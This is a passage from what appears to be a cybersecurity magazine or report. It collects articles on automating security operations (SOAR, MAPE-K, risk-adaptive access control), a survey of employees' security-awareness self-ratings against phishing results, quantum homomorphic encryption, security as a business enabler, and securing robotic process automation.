given that defensive practices (as outlined above) tend to rely heavily on human effort and expertise. In today's complex ICT infrastructures, detecting and comprehending threat actor activity requires digestion of large volumes of information (e.g security events that occurred in the organisation's infrastructure and threat intelligence collected from external sources). A human analyst will usually need some time to piece things together and prepare appropriate measures. By contrast, advanced attacks are often automated to such a degree that they can (largely) be executed *at machine speed*. This imbalance has rather visible effects in operational practice, where the time to compromise is typically very short (i.e. seconds to minutes) while the discovery time is more likely to be weeks or months and actual containment of an attack may again take weeks [2]. As ICT infrastructures become larger and more diverse, analyst workload will likely increase even further. Meanwhile, recent studies reveal an increasing shortage of qualified security staff [3], [4] so even if budgets allow it, SOC and CSIRT teams will have limited possibilities to simply expand their expert resources. To make a meaningful change, the authors believe that *automation of security (operations) duties* is the most (if not the only) viable way forward.

Current market solutions

The need to automate security operations has already been identified by several cyber security vendors, as can be seen by the introduction of so called Security Orchestration, Automation and Response (SOAR)¹ products. Examples of such products include Splunk Phantom [6], Swimlane's SOAR solution [7] and IBM's Resilient Incident Response Platform [8]. In essence, such solutions allow security operations teams to define standardised incident response *playbooks* and subsequently automate specific steps in the playbook to a greater or lesser extent. SOAR products can typically be integrated with security monitoring solutions (to allow direct response to security events occurring in the organisation's infrastructure), Cyber Threat Intelligence platforms (to follow up on new threat insights) and (technical) security controls (to actually mitigate a threat or ongoing attack). The latter allows the SOAR product to automatically update firewall rules, add detection rules to an IDS or SIEM, pause a virtual machine, reroute traffic to contain a compromised system etc.

Playbook driven security automation and orchestration will relieve SOC and CSIRT specialists from (what could be) routine tasks and likely contribute to reducing the organisation's MTTD² and MTTR³. However, the approach still relies on human experts to maintain appropriate playbooks and this in itself might become a complex and time consuming task. Thus, while the advent of SOAR solutions is certainly a step in the right direction, security operations need to be automated significantly further to truly relieve the dependency on human expertise and effort. Ideally, a next generation of automation solutions would support the actual analysis of complex threats and attacks in the context of an organisation's business and infrastructure. Ultimately, we need to strive for *self-protection* and design ICT systems and infrastructures such that they can (largely) autonomously anticipate, withstand and recover from emerging threats and ongoing attacks.

Taking the next step

The notion of a self-protecting ICT system is not entirely new. IBM introduced it in the early 2000s as part of its "autonomic computing" concept, which encompassed self-configuration, self-optimization, self-healing and self-protection [9]. Central to this concept was the MAPE-K⁴ reference model that consists of four functions:

- *Monitor* – collect details (topology information, configuration properties etc) from managed resources and correlate them into symptoms that can be analysed.
- *Analyse* – perform data analysis and reasoning on the acquired symptoms to determine if any changes need to be made.
- *Plan* – create or select a procedure to enact a desired alteration in the managed resource.
- *Execute* – schedule and perform the necessary changes to the system.

IBM devised its model in view of fully autonomous systems. For the foreseeable future, however, it is unlikely that organisations will allow fully automated reconfigurations of their ICT infrastructure in response to security incidents or threats. The MAPE-K control loop can nonetheless offer a useful reference for understanding automation needs in security operations, but the (adjusted) role of security analysts and decision makers must be factored in appropriately. Thus we consider MAPE-K with a "human in the loop", as depicted in figure 1.

⁽¹⁾ Also referred to as Security Automation and Orchestration (SAO) products.

⁽²⁾ Mean Time To Detect

⁽³⁾ Mean Time To Respond

⁽⁴⁾ The "K" refers to a common "Knowledge" component that supports the various functions

RansSIRIA ransomware takes advantage of the Syrian refugee crisis




Figure 1. Conceptual figure of the MAPE-K model with a “human in the loop”

Each step in the MAPE-K loop is characterised by specific automation potential and some of this potential is already addressed by present day market products. In the “monitor” stage, for instance, SIEM and similar solutions are widely employed to automate the collection and correlation of security events occurring in an organisation’s infrastructure. What’s more, the SOAR products outlined in the previous section allow playbook driven automation across the entire MAPE-K control loop. The task of understanding how a newly emerging threat affects an organisation’s infrastructure and business, and which Course of Action (CoA) would mitigate this threat (or an ongoing attack) most effectively, however, still relies heavily on expert appraisal. We believe that automation of such “analyse” and “plan” activities can enhance both the speed and the quality of security decision making. To this end we envisage the concept of a Security Decision Support environment that automatically assesses (a) how attacks might propagate through an organisation’s ICT infrastructure and (b) which Courses of Action (CoAs) could reduce the organisation’s exposure to such attacks most effectively. Such a tool would greatly relieve the analytics effort required from human experts and allow them to make more informed decisions on threat mitigation.

TNO’s approach to the Security Decision Support concept is to devise detailed models of enterprise ICT infrastructures and known attacker methods and subsequently (a) calculate and visualise how attacks could propagate through the network and (b) generate and assess potential Courses of Action that the organisation should consider in order to mitigate the threat. To achieve viable results, the infrastructure

model needs to reflect the specifics of system and network configurations, the presence and configuration of security controls, communication flows permitted between nodes and assets, presence of any unresolved vulnerabilities etc. This poses something of a challenge, since organisations rarely possess an accurate and up to date inventory of all network devices and configuration data. In recent years, however, novel asset discovery tools have become available and as these evolve further we expect that they can feed the security decision support environment with much of the required infrastructure data. Meanwhile we should also recognise that appraising the effects of a potential Course of Action is not a solely technical matter. Factors to consider also include the impact on business processes and the costs of executing a particular mitigation strategy. Thus, to allow viable decision making, any technical attack and defence appraisal presented to the security analyst should be accompanied by appropriate business impact indicators. To this end, the security decision support environment will need to be made aware of core business processes and their dependency on specific ICT assets.

The security decision support concept also lends itself well for embedding automated, autonomous security into an organization’s IT infrastructure. Here, we envisage the concept of an Advanced Security Architecture (ASA) that autonomously decides if a (user-requested) action (e.g. logging onto a workstation, installing a new application or accessing specific data) should be authorized or not. Within TNO’s ASA approach, this concept of automated security decision making is established through a so called Risk

Adaptive Access Control (RAdAC) module⁵. The RAdAC module monitors a wide range of information sources (data-access logs, behavioural analytics, cyber threat information, infrastructure data etc) to determine whether the risk of authorizing an action is acceptable for the organization. Here, what is considered “acceptable” not only depends on the security risks associated with granting authorization but also on the subsequent business benefits (trade-off principle). Authorization may for instance be granted if a user requests access to a sensitive file from an on-premise, managed workstation, whereas the same request might be denied if it comes from a client that is connected to a public access point. In the latter case, TNO’s Advanced Security Architecture provides an extension to RAdAC that can suggest or even automatically activate additional security measures (e.g. a VPN connection) to reduce the risk to an acceptable level. Notably, RAdAC authorisations are continuously monitored and new insights (e.g. newly discovered vulnerabilities or attack paths in the organisation’s infrastructure) may prompt a reconsideration of earlier permissions (e.g. withdraw access that was previously granted or require supplementary security measures). This dynamic setup is a prime example of using the MAPE-K control

loop in a forward fashion, increasing an organization’s resilience through continuous consideration of both the business benefits and security implications associated with each and every action.

Way forward

While none of the above is easy, we believe that extensive automation of security operations will play an instrumental role in bridging the gap between defenders and attackers. Concepts such as automated security decision support and self-protecting ICT infrastructures certainly have the potential of reducing an organisation’s exposure to cyber threats. It will take some time before they are embedded in ready-for-use market solutions, but solution vendors, R&D institutions and end user organisations are actively collaborating to drive their development. TNO will for instance coordinate a pan-European R&D project on automation in security operations⁶ and the Advanced Security Architecture (ASA) concept will be developed further in TNO’s ongoing shared research program with the Dutch finance industry. Through this effort, we hope to help organisations reduce their MTTD and MTTR and ultimately achieve a better balance between defender and attacker capabilities.

References

- [1] Threat Landscape Report 2017, ENISA, Final Version 1.0, January 2018 <https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2017>
- [2] 2018 Data Breach Investigations Report, Verizon, 11th edition https://enterprise.verizon.com/content/dam/resources/reports/2018/DBIR_2018_Report.pdf
- [3] Cybersecurity Talent: The BIG GAP in Cyber Protection, Capgemini Digital Transformation Institute, February 2018, <https://www.capgemini.com/resources/cybersecurity-talent-gap/>
- [4] 2017 Global Information Security Workforce Study Benchmarking Workforce Capacity and Response to Cyber Risk, Frost & Sullivan, <https://iamcybersafe.org/wp-content/uploads/2017/06/Europe-GISWS-Report.pdf>
- [5] Cyber Security Assessment Netherlands 2017: Digital resilience is lagging behind the increasing threat, National Cyber Security Center, August 2017, <https://www.ncsc.nl/english/current-topics/Cyber+Security+Assessment+Netherlands/cyber-security-assessment-netherlands-2017.html>
- [6] Splunk Phantom, https://www.splunk.com/en_us/software/splunk-security-orchestration-and-automation.html#
- [7] Swimlane SOAR, <https://swimlane.com/solutions/security-automation-and-orchestration/>
- [8] IBM Resilient Incident Response Platform, <https://www.ibm.com/nl-en/marketplace/resilient-incident-response-platform>
- [9] An architectural blueprint for autonomic computing (third 3dition), Autonomic Computing White paper, IBM-Corporation, June 2005, <https://www-03.ibm.com/autonomic/pdfs/AC%20Blueprint%20White%20Paper%20V7.pdf>
- [10] Robert W. McGraw, Risk Adaptive Access Control (RAdAC), NIST, <https://csrc.nist.gov/csrc/media/events/privilege-management-workshop/documents/radac-paper0001.pdf>
- [11] Robert W. McGraw, Risk Adaptable Access Control (RADAC), National Security Agency, September 2009, https://csrc.nist.gov/CSRC/media/Events/Privilege-Management-Workshop/documents/presentations/Bob_McGraw.pdfv

⁽⁵⁾ In part based on earlier iterations of the RAdAC concept as published by bodies such as NIST, see [10] and [11].

⁽⁶⁾ SOCCRATES project granted under EU H2020 programme (expected to start in Q2 of 2019).



The psychology of security awareness

Gert-Jan Ingenhoes, KPN

Have you ever heard of the Dunning-Kruger effect? It's an interesting cognitive bias in which people, with low competency in a certain field have the illusion of superiority. They wrongly believe that their current level of competence is greater than it is in reality¹. The other side of the Dunning-Kruger effect is when highly knowledgeable people rate their competence to be lower than it really is. As Charles Darwin once said: "Ignorance more frequently begets confidence than does knowledge".

Another interesting psychological state is the optimism bias. We also call this the "that won't happen to me" bias. People believe that compared to others a negative event is less likely to happen to them.

For information security a combination of these two biases would mean that people with low competencies in security rate themselves more competent than they actually are and believe that the chances of being targeted is lower than it actually is. Because of the major potential risks a combination of these effects would create we decided to see if our theory was correct for security awareness and, if so, how bad it was in reality. We sent out a survey to a sample population of 15,000 people and gave them a month to reply. We kept the

survey short and simple to get as many replies as possible. The survey was anonymous to limit participant bias, except for a general indication to determine in which part of the company a respondent works.

In the end almost 5000 people filled out the survey. Our first observation of the test results indicated most of the sampled population would rate themselves as very security aware. Out of all the participants only 25 rated themselves as having a below average security awareness. The average rating the participants gave themselves was a 7.8 on a scale of 1 to 10. The number of participants that gave themselves a perfect security awareness score were over four times higher than the sum of people that scored themselves anywhere

⁽¹⁾ Kruger, Justin; Dunning, David (1999). "Unskilled and Unaware of It: How Difficulties in Recognizing One's Own Incompetence Lead to Inflated Self-Assessments". *Journal of Personality and Social Psychology*. American Psychological Association. 77 (6): 1121–1134. CiteSeerX 10.1.1.64.2655 . doi:10.1037/0022-3514.77.6.1121. PMID 10626367.

New MassMiner malware targets web servers with an assortment of exploits

May

1 2

Critical RCE vulnerability found in over a million GPON home routers

between 1 to 5 (Fig. 1). So are these participants the crème de la crème of the company in regards to security or could the Dunning-Kruger effect be the reason?




Figure 1. Marks giving for security awareness by the participants

The first comparison we did was between the participants whose day to day job involves security and those whose does not. The security employees gave themselves an average security awareness rating of 8.0. The other departments rated themselves between a 7.6 and 7.9. That's only a 0.1-0.4 difference in the perceived security awareness between a group whose day to day job involves security and a group that doesn't. So do both groups suffer from their respective side of the Dunning-Kruger effect? Or has an awareness officer performed an outstanding job and is no longer needed? To check if the employees really have a perfect security awareness we looked at some previous phishing test that were sent by the CISO office to the same sample population. Depending on the ingenuity of the phishing mail between 19% and 40% of the recipients clicked on the link in the phishing e-mail and, when prompted with a login screen on the new page, 55% of those people even filled in their credentials. If you compare this to the 85% of participants claiming they would recognize a security incident and the average high marks they gave themselves, we start to see a deviation between how people judge their competencies and what the reality is.

Moving on to optimism bias, the results of our test were not what we were expecting. Only 17% of participants believed an attacker would never target them (Fig. 2). Our initial theory was that the optimism bias might not be present in this case. However, our population isn't optimistic about the chances of being attacked they are optimistic about the safety of their equipment. 42% of the participants 'rarely' or 'never' worry about the safety of their equipment and 52% only worry about it 'sometimes'. That's a total of 94% of the survey population. So even if people realize they are the target of an attack they don't worry about it. Though more research would be needed to confirm this; the Dunning-Kruger bias could be the cause for this contradiction. Although participants seem to know they are possible targets they deem themselves competent enough to keep themselves safe. Another explanation could be that

they trust their employer to shield them from security incidents, so they have nothing to worry about.




Figure 2. Only 17% of participants 'Totally agree' or 'agree' with the statement that no attacker would ever target them or their computer

We also asked our participants how high security according to them should be on the priority list of their employer. They ranked it 2nd just after customer satisfaction. Leaving things like innovation, profit and employee satisfaction behind it. The high ranking of security corresponds with the possible explanation that our participants trust their employer to protect them from security incidents.

If we juxtapose people's particularly high self-rating in awareness against the high click rates of the phishing mails, we have to wonder if the traditional way of raising awareness is delivering the results as desired?

Here is my personal interpretation:

Present day awareness focusses less on teaching users what's right and wrong. Instead it warns users of anything an attacker could do to attack your company's assets. This does yield a form of awareness. However, being only aware of those dangers or even fearing them can counteract the primary rule of security, "Security should enable business".

By coincidence the e-mail we sent for the survey was the perfect example. We tried to address as many concerns people could have about this being a potential phishing e-mail by doing the following:

- The e-mail was sent from a non spoofable domain
- A trusted out-of-band method was used to communicate further information about the survey
- We mentioned the e-mail address of the affiliated security group so people could ask questions
- The link to the survey redirected to 3rd party hosting with whom we had a contract
- The supplier was pen-tested and passed QA before the survey went out

All the participants of the survey did receive at least minimal security awareness training. Did this give them the awareness they need to separate a legitimate e-mail from a well-crafted phishing e-mail? The high amount of manhours that went into answering questions from people about the e-mail was a very good indication that, in general, people are aware phishing

exists and have heard about the “think, hover, click” method. This is as far as their knowledge goes about phishing however.

We expected (even encouraged) people to ask questions. Better safe than sorry right? What we did not expect was that even after getting confirmation of the legitimacy of the e-mail people were still hesitant to click on the link. For now, the loss of a few participants in this survey seems to have had no adverse effect on the overall results, let alone the operation of the entire business. However, we could all imagine scenarios where the fear of a link or file could have a negative impact on your business. Especially in a day-and-age where more business is done in the cloud together with or by third parties.

The world can seem like a big and sometimes scary place. Save a few extreme optimists, people are aware of the fact that they are at risk. So, for the next awareness campaign you start we suggest you spend less time on telling people what they already know. With the time you save you can either tell your employees how woefully unprepared they are or, and this has my preference, try to actually teach them how to recognise what should scare them and what merely looks scary at first glance.

Gert-Jan Ingenhoves was part of the KPN CISO Greenhouse Bootcamp. This program is a collaboration which was initiated by KPN CISO for KPN to give high potentials a rigorous training in the different aspects of security at KPN CISO.

Secure Computation on a Quantum Computer

Florian Speelman, QuSoft, CWI Amsterdam
Christian Schaffner, QuSoft, University of Amsterdam

How can you safely compute on sensitive data on a quantum computer when this quantum computer is located somewhere else? At the moment cryptographic techniques are being developed that will allow to secure the “quantum cloud”.

The quantum computer was for a long time only a theoretical possibility, but in recent years academic research groups, including QuTech in Delft, quantum startups, and big tech companies such as Google, IBM, Intel and Microsoft, have made major advances in the technical implementation of such computers. The number of available quantum bits (qubits) is now around 50, but that number is steadily growing. It is an enormous challenge to build a working quantum computer, and most of the current quantum systems must be very strongly cooled and isolated from the outside world.

For these reasons, it is very likely that the first quantum computers will be in the hands of universities, governments and large companies - just like the first computers that used to occupy entire rooms in the middle of the last century (and whose computing power is easily beaten by a single smartphone that we carry around in our pockets today). Users of quantum servers will have to send their data to these external servers, and this includes potentially sensitive information. How can users of these quantum computers know for sure that their data is safe, and that the quantum computers work as promised?



Figure 1: Cryptographic techniques will protect computations in the future quantum cloud

Fully Homomorphic Encryption

For ordinary computers, there are several techniques that can help behind the scenes to ensure that servers can safely compute on sensitive data. One of the latest and most powerful of these techniques is Fully Homomorphic Encryption (FHE). For secure data storage there are secure encryption methods, but it is (almost by definition) difficult to perform a useful computation on this encrypted data: to the server properly encrypted data looks like random noise. FHE encryption schemes are methods that do allow to compute with that data: the user encrypts, sends the encrypted data to the

server, and after performing the calculation the server has the encrypted result of the calculation in hand to send back, without the unencrypted data ever being visible. The mathematical tricks that are necessary are quite expensive in terms of computing power: the first implementation of FHE from 2009 was 100 trillion times slower than unencrypted computing, though modern implementations have improved to a factor of a thousand. Among others, the US military, through IARPA, has recently invested \$ 1 million in improvements of FHE, and sensitive cloud computations are expected to make use of these new techniques in the future. These developments might also be important for decentralized calculations on the blockchain.

Homomorphic encryption for quantum computers

For a while, it was an open question how to build Fully Homomorphic Encryption for quantum computers (QFHE)¹. A recent breakthrough came, among others, from researchers at the QuSoft institute for quantum software in Amsterdam². Our proposed solution asks the client to encrypt the data with a quantum code, in combination with auxiliary quantum data, and then a server can compute on this data. A disadvantage is that a classical (i.e. non-quantum) FHE encryption is needed, in parallel with the quantum calculation, which will always cause a delay. The required auxiliary quantum keys are also relatively large, which means that this scheme can only work well if a large enough quantum memory can be built to transport the auxiliary keys.

Subsequent improvements^{3,4} ensure that the encryption operation no longer needs to be quantum, and therefore the client's operations can be fully implemented by an ordinary computer, but the amount of work that the quantum server needs to perform is still much larger than the unencrypted calculation.

For the time being, these types of schemes are therefore primarily an academic breakthrough, albeit with the promise for applications in the long term.

Blind quantum computation

Quantum FHE is very interesting and provides a solution to many possible scenarios, but for the time being, when even a single qubit is difficult to build, these schemes are not yet applicable in practice. Researchers have proposed different schemes which require fewer extra qubits, but make different demands from the encrypting client. These schemes fall into two groups of protocols:

One group of protocols, under the name Blind Quantum Computation, add as an additional requirement that the client computer is helping with the calculation⁵. The client does this by sending several qubits interactively during the calculation - the client in these protocols does need to have some quantum memory, but much less than the quantum server. It is therefore important to have a fast and reliable quantum connection between the client and the server. Research teams all over the world are currently working to build such a quantum internet. One of these efforts, the Quantum Internet Alliance⁶ is led by QuTech institute in Delft. In addition to the interactive communication (which does reduce the applicability), the overhead of these schemes for blind quantum computation can be rather small. Being able to compute safely on quantum data from a distance, even without having to have a quantum computer yourself, is one of the possible applications of the quantum internet.

An additional advantage of this group of protocols is also the possibility of verification: not only is the data of the calculation protected, but it is also possible for the user to check that the server has performed the calculation correctly.

The other group consists of protocols that use two quantum servers. These two servers work together, using quantum correlations between particles. For these schemes, the client does not require any quantum storage - an ordinary computer is enough. A complication, however, is that these protocols require quantum entanglement between two servers, which makes them less practical than those from the aforementioned group. At the moment the most efficient scheme from this group is devised by an international collaboration, including researchers working at QuSoft in Amsterdam⁷.

Future perspective

As the developments in the field of quantum hardware accelerate, it is also time to write quantum software for future computers. Several programming languages have already been developed for the quantum computer, including, for example, Microsoft's Q# and Google's Cirq, and these protocols for secure quantum cloud computing are excellent candidates to implement in these languages. In the near future, we could have a compiler that securely protects quantum computations in such a way that the quantum server does not need to be trusted - a big step towards a secure quantum cloud.

⁽¹⁾ Anne Broadbent, Stacey Jeffery "Quantum Homomorphic Encryption for Circuits of Low T-gate Complexity" https://link.springer.com/chapter/10.1007/978-3-662-48000-7_30

⁽²⁾ Yfke Dulek, Christian Schaffner, and Florian Speelman "Quantum Homomorphic Encryption for Polynomial-Size Circuits" <https://theoryofcomputing.org/articles/v014a007/>

⁽³⁾ Urmila Mahadev "Classical Homomorphic Encryption for Quantum Circuits" <https://arxiv.org/abs/1708.02130>

⁽⁴⁾ Zvika Brakerski "Quantum FHE (Almost) As Secure As Classical" https://link.springer.com/chapter/10.1007/978-3-319-96878-0_3

⁽⁵⁾ Joseph F. Fitzsimons "Private quantum computation: an introduction to blind quantum computing and related protocols" <https://www.nature.com/articles/s41534-017-0025-3>

⁽⁶⁾ Quantum Internet Alliance: <http://quantum-internet.team/>

⁽⁷⁾ Andrea Coladangelo, Alex Grilo, Stacey Jeffery, Thomas Vidick "Verifier-on-a-Leash: new schemes for verifiable delegated quantum computation, with quasilinear resources" <https://arxiv.org/abs/1708.07359>



How security can enable, not inhibit, business

Oded Gonda, VP of technology & innovation at Check Point explains how effective cyber security practices can accelerate enterprise innovation, rather than hinder it

Peter Alexander, Checkpoint

2017 was the worst year ever for data breaches and cyberattacks globally, according to the Online Trust Alliance. The number of reported cyber incidents, from mega-scale ransomware attacks such as WannaCry and NotPetya, to data breaches at Equifax and Uber, doubled compared with 2016. And while the picture so far in 2018 hasn't been quite so bleak, there have still been many high profile, damaging incidents – such as the breaches at British Airways, Under Armour and Ticketmaster.

The simple truth is that cybercriminals are embracing innovation to enable their business. Their armoury of weapons is getting more and more advanced, while legitimate organizations' security is falling a long way behind. It's estimated that cybercriminals are spending 10 times more money globally than enterprises are spending on their security. New sophisticated hacking tools – in many cases developed by nation states and leaked to the dark web – are driving large scale, multi-vector attacks that generate revenues for criminals and cause major, large-scale financial and brand reputation losses.

These attacks spread across on-premise networks as well as cloud and mobile networks, and easily overwhelm traditional, detection-only security technologies. Yet our 2018 Security Report showed that only 3% of organizations are using active threat-prevention capabilities that could block these advanced attacks. The overwhelming majority of organizations

are simply not capable of defending their networks and data against the latest generation of advanced threats.

Fearing change

As such, it's no surprise that this threat landscape is making organizations more risk-averse, as they attempt to protect their key assets and data against attack, and maintain compliance with increasingly stringent regulations. Companies are putting the brake on adopting new technological innovations, because they are concerned about their ability to protect and secure them both during and after their adoption. According to a recent IDC survey, more than 80% of respondents said they plan to repatriate data and workloads from public cloud environments and into hosted private cloud or on-premise environments over the next year, so that they can be secured behind the corporate firewall.

This distrust of what's new, and retreating back to what has worked in the past is entirely understandable. New

technology is likely to introduce new and unpredictable risks. And even though corporate boards understand that updating their security defenses will give them better protection against advanced attacks, they still have concerns about the costs and possible business disruption involved in doing this. So in many cases, it's easier for the board to just say 'no' when considering whether to deploy new innovations. They continue with their existing resources and solutions, and hope for the best.

Ready or not, innovation is always happening. However, this thinking is flawed. As we saw earlier, it's a mistake to assume that existing security measures will continue to protect the organization in the future as effectively as they did in the past. Threats are continually morphing, and cyber-criminals are learning and innovating as they go, increasing their level of sophistication.

What's more, the organization's own employees often introduce innovative new ways of working without IT teams or the C-Suite being aware of it happening. Remember when the iPhone launched in 2007? It kick-started the BYOD revolution, with employees wanting to use their personal devices for work. Similarly, cloud services such as Dropbox, Google Docs, Skype and Slack drove major changes in collaborative working. In a majority of companies, these innovations were driven by employees – much to the surprise and concern of CISOs.

These concerns often led to the use of personal phones simply being banned for work purposes, and so-called shadow IT applications being blocked, because organizations focused purely on reducing their risk, rather than exploring the potential of using the technology in a controlled way. This approach is not only weak from a security viewpoint – because employees will usually find a workaround when technologies are banned or blocked – but it also acts as a brake on the growth potential of business.

The result is that the cybercrime economy is booming thanks to its willingness to use new techniques to enable its illegal 'business', while a majority of legitimate businesses are being held back by their fears of being breached, and about embracing new technology. So how can organizations update their approach to security, both to protect themselves against the latest generation of advanced threats, and to ensure they can take full advantage of innovations that can accelerate and grow their business?

Releasing the brake on innovation

The first step is get control of your company's current cyber security posture, and its exposure to threats and vulnerabilities. Consider working with third-parties to identify any vulnerabilities, and test your network infrastructure with intrusion detection and on-the-spot audits. This helps to benchmark the progress and strength of your cyber security activities, and highlights areas that need urgent attention. It's also essential to move your security defenses from simply detecting attacks against your networks and assets, to being able to prevent and block them in real time, using advanced threat prevention and zero-day technologies across your network environments. The current generation of advanced threats moves too quickly for organizations to wait until the attack has already happened before responding: by the time the response starts, the damage is already done.

The next step is to include security teams in strategic planning from the very start of any new IT project – such as an IoT initiative, or a new cloud application. This way, the focus becomes 'let's look at what we want to do, and find a way to achieve it while ensuring we protect our organization,' instead of adding security as an afterthought, which often restricts innovation.

For example, with the right approach to IoT security, companies can take advantage of the boom in smart sensor solutions, enabling them to support and deliver new remote applications and support services that can accelerate field diagnoses and repair times. This would help to shorten repair times, reduce the number of site visits and develop leaner, more efficient processes without risking disruption or breaches of sensitive information.

The final step is to ensure that you have an effective incident response plan. No matter how careful you are, or how robust your defences, security incidents may still happen. How your organization handles an incident can be a make-or-break moment. The companies that quickly mitigate and recover from attacks, with the least impact on their business and reputation, are those that have a robust disaster recovery plan.

In conclusion, organizations that align their cyber security strategy with their overall operational goals are well placed to safely adopt new, innovative technologies. This helps them to take full advantage of emerging opportunities to accelerate their growth, while ensuring the company's core assets are fully protected. With the correct approach, security truly does enable the business.

Nation-state group hacked 500,000 routers to prepare attack on Ukraine



Confidently and Securely Unleashing the Power of Robotics

Leveraging the power of robotics confidently and securely, by deploying Robotics via a Security-by-Design principle.

Jordy van Aarsen, Accenture

Business agility and market competitiveness are primary differentiators today that often determines which companies and businesses thrive and survive, who will be the leaders of tomorrow, and who will become the faint memories of the past. Innovation is key to stay ahead of competitors, and especially, ahead of possible attackers. Implementing new technologies can provide significant business value addition, especially in a time where speed and efficiency are becoming more imperative.

To remain competitive and market relevant, companies increasingly deploy robotics. The use of Robotic Process Automation (RPA) solutions enable companies to boost productivity and reduce time delays when processing transactions and monotonous activities, thereby driving down costs and freeing up human talent to deal with more complex tasks. Another appealing feature of using an RPA solution is that businesses do not need to upgrade their legacy systems to interact with RPA. This makes the application of RPA much less intrusive in the existing IT landscape. So, RPA seems like a 'magic bullet'! And from a business operations perspective, it certainly adds much value: cost cutting, faster throughput times, better utilization of talent and increased reliability. But what if all these benefits could turn into your worst nightmare overnight? What happens when the robotic systems that help your business be the best that it can be turn into malware infested zombies that can attack sensitive parts of your

organization from the inside or throw your carefully managed production processes into disarray. As with virtually all innovations, entities will deliberately, or even by mistake, misuse the technology. RPA will be no exception to this. In the end, RPA is also software, lines of code and all security practitioners understand the vulnerabilities, threats and risks associated with that. However, this should definitely not stop the advance and introduction of RPA into business environments. What it does require is *getting the security basics for robotics right*. The following actions are of importance for protecting RPA implementations and with that the business it serves.

Governance

RPA should be a part of IT infrastructure. It is therefore, imperative that it is managed as such, through an integrated governance framework. By integrating robotics in the existing IT governance framework,

What is RPA?

Robotic Process Automation (RPA) is the use of software robots to automate business processes that are highly repetitive, rule-based and use structured data by 'mimicking' the actions a human user would perform on a machine.

strategy and security requirements for RPA are joined in the companies' security policies, providing a solid basis for the deployment of RPA in the IT infrastructure. Adjusting the existing governance framework to allow for a more flexible and business-driven approach has a preference over creating a new framework that coexists with existing governance frameworks. By adding governance and control over the RPA solution in the existing governance framework, consistency and collaboration are ensured, instead of creating an isolated IT cluster. Combining the implementation of a governance framework with the Security-by-Design principle will allow companies to apply good security practices when implementing RPA solutions.

Data Privacy

RPA is often deployed to process or support the processing of large amounts of personal data. Robotics are therefore subject to Data Protection Regulations like the GDPR. It is important to strike a balance between deriving the maximum benefit from this automation, while also making sure that these robots stay compliant with the governing regulations. By applying the data protection-by-design principle from the start, compliance with these regulations is ensured. Combining this with a compliance assessment to the relevant regulations enables a confident use of robotics processing personal data. Additionally, besides all other GDPR required controls, ensure that your RPA application is also mentioned in your Data Processing Register.

Managing Robotic Identities

Like a human user, a robot requires specific access. To operate, robotic agents will be given access that is akin to a human counterpart performing the same subset of activities. As with the access of human agents, these accesses must be managed. Having a strong IAM architecture enables clear management of access given to robots. It is therefore, essential to have an overarching governance plan with clear protocols to mandate auditability of each robotic agents that is in operation in a specific environment. Lifecycle events, such as the commissioning and decommissioning of robotic agents must be granted with relevant approval flows traceable to an accountable human entity and should be logged systematically that can be retrieved when required. Access of robotic entities should be reconciled and certified on a periodic basis to ensure oversight and all access should be assigned on a fine grain and least privileged basis to avoid exploitation to other systems. Using Privileged Access Management (PAM) helps with maintaining these accesses. In addition to this, a role-based access can be used to easily distribute the right access to the robots and it limits outside accessibility to these roles, apart from a specified role owner. Active Directory integration can be very helpful to configure and enforce these roles and accesses.

Vulnerability Management

Implement robotics in the vulnerability management of a company ensures that the robots operate in a secure environment. Determining technical weaknesses and finding gaps in processes need to be identified and fixed before RPA becomes operational. One way of doing this is by creating threat modelling exercises of robotic sessions. Next to protecting the robotic processes, protecting the underlying infrastructure is of equal importance. It is therefore imperative that the vulnerability management of RPA becomes part of the Security Operations. Next to the ongoing management of possible vulnerabilities on a robotics platform, running vulnerability assessments of the RPA solution before implementation will identify possible liabilities.

Monitoring, Logging and Response

Monitoring and logging of the activities of a robot are vital ways of identifying abnormal behaviour of a robot and creating an audit trail of the activities of a robot. By identifying abnormal behaviour, malicious use of a robot is quickly detected and an adequate response is triggered. This prevents unauthorized access of a robot and ensures a consistent operating robot. Logging the activities of the robots ensures proper audit trails and traceability of the robot's actions. Next to monitoring and logging, having a proper response plan is imperative when policy violations arise. Having a good response plan ensures quick and solid actions when policy violations are reported. In case of an attack, the damage will be limited due to such a response plan.

Service Management

Service management is an important way to protect the physical and virtual machines that are used to run the RPA. By treating RPA as a configuration item, management of the IT system is handled structurally and securely. The basis for service management of RPA is to treat machines that operate these software robots like any other server or workstation, in terms of upgrades and patching. Just like any other IT system, keeping it up-to-date is the best way to ensure that RPA can operated in a secure way.

Conclusion

